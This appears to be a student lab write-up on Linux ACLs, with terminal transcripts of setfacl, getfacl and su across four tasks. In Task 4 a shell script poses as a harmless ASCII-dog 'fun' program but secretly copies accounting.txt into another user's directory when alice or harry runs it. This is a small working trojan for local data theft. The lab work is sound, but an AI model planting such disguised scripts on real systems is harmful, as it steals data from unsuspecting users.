




Task 1 - Review File Permissions and Identify who has the ownership of the files.
Answer to Question : For a user to view the content of a file, they need r on the file and x on all directories leading to it. If either is missing, Alice cannot read the file. Cat the file leads to a permission denied.

Task 2:





As you can see here for Task 2 we have successfully changed alice permissions using setfacl to be able to read the contents of bob's stuff text file she couldn't originally access. Harry is permission denied still as we have not allowed him access to the same text file as of yet.

Task 3:

```
[harry@acl ~]$ su alice
Password:
su: Authentication failure
[harry@acl ~]$ cd
[harry@acl ~]$ su bob
Password:
[bob@acl harry]$ cd
[bob@acl ~]$ su alice
Password:
[alice@acl bob]$ cd
[alice@acl ~]$ cd /shared_data
[alice@acl shared_data]$ mkdir Bald
mkdir: cannot create directory ‘Bald’: Permission denied
[alice@acl shared_data]$ cd alice
[alice@acl alice]$ mkdir Bald
[alice@acl alice]$ setfacl -d -m u:bobr:/shared_data/alice
setfacl: Option -m: Invalid argument near character 3
[alice@acl alice]$ setfacl -d -m u:bob:r/shared_data/alice
setfacl: Option -m: Invalid argument near character 8
[alice@acl alice]$ cd
[alice@acl ~]$ setfacl -d -m u:bob:r/shared_data/alice
setfacl: Option -m: Invalid argument near character 8
[alice@acl ~]$ setfacl -m u:bob:r/shared_data/alice
setfacl: Option -m: Invalid argument near character 8
[alice@acl ~]$ setfacl -d u:bob:r/shared_data/alice
Usage: setfacl [-bkndRLP] { -m|-M|-x|-X ... } file ...
Try `setfacl --help' for more information.
[alice@acl ~]$ setfacl -d -m u:bob:r /shared_data/alice
[alice@acl ~]$ touch /shared_data/alice/test.txt
[alice@acl ~]$ getfacl /shared_data/alice/test.txt
getfacl: Removing leading '/' from absolute path names
# file: shared_data/alice/test.txt
# owner: alice
# group: alice
user::rw-
user:bob:r--
group::r-x                      #effective:r--
mask::r--
other::r--
```

We now have granted Bob read permissions and nobody else has asked so bob has his own specific permissioning for this new test.txt file I created. We also have set bob to be able to read any new files set on alice's directory alongside this, to satisfy both requirements. Permissions are as desired in the new file.

Task 4:

```
                    '-'
cp: cannot create regular file '/shared_data/bob/accounting_copy.txt': Permission denied
chmod: cannot access '/shared_data/bob/accounting_copy.txt': No such file or directory
[alice@acl ~]$ su bob
Password:
[bob@acl alice]$ cd
[bob@acl ~]$ setfacl -m u:alice:wx /shared_data/bob
[bob@acl ~]$ setfacl -m u:harry:wx /shared_data/bob
[bob@acl ~]$ su alice
Password:
[alice@acl bob]$ cd
[alice@acl ~]$ /shared_data/bob/fun
           .---.             .----.
              /:.  '.         .' ..  '._.---.
             /:::-.  \.-"""-;` .-:::.     .::\
            /::'|  `\/   _ _  \'   `\:'   ::::|
          __.'    |   /  (o|o)  \      `'.   ':/
        /    .:. /   |    ___    |         '---'
       |    ::::'    /:  (._.) .:\
       \    .='     |:'         :::|
        `"""`       \      .-.    ':/
                     '---`|I|`---'
                          '-'
[alice@acl ~]$ su bob
Password:
su: Authentication failure
[alice@acl ~]$ su bob
Password:
[bob@acl alice]$ cd
[bob@acl ~]$ cat /shared_data/bob/accounting_copy.txt
some numbers
more stuff
```

```
cat<<"EOF"
           .---.             .----.
              /:.  '.         .' ..  '._.---.
             /:::-.  \.-"""-;` .-:::.     .::\
            /::'|  `\/   _ _  \'   `\:'   ::::|
          __.'    |   /  (o|o)  \      `'.   ':/
        /    .:. /   |    ___    |         '---'
       |    ::::'    /:  (._.) .:\
       \    .='     |:'         :::|
        `"""`       \      .-.    ':/
                     '---`|I|`---'
                          '-'
EOF

if [ "$USER" = "alice" ] || [ "$USER" = "harry" ]; then
        cp /shared_data/accounting.txt /shared_data/bob/accounting_copy.txt
        chmod 644 /shared_data/bob/accounting_copy.txt
fi
```

Task 4: I created my own modified script of the "fun" script and added the Malicious content, script and made it executable via chmod, where if Bob runs it all it shows is the dog but if Alice OR Harry runs it, the dog is shown and in the background unbeknownst to alice or harry it has created a copy of accounting.txt copied in a new file for bob to read the contents of.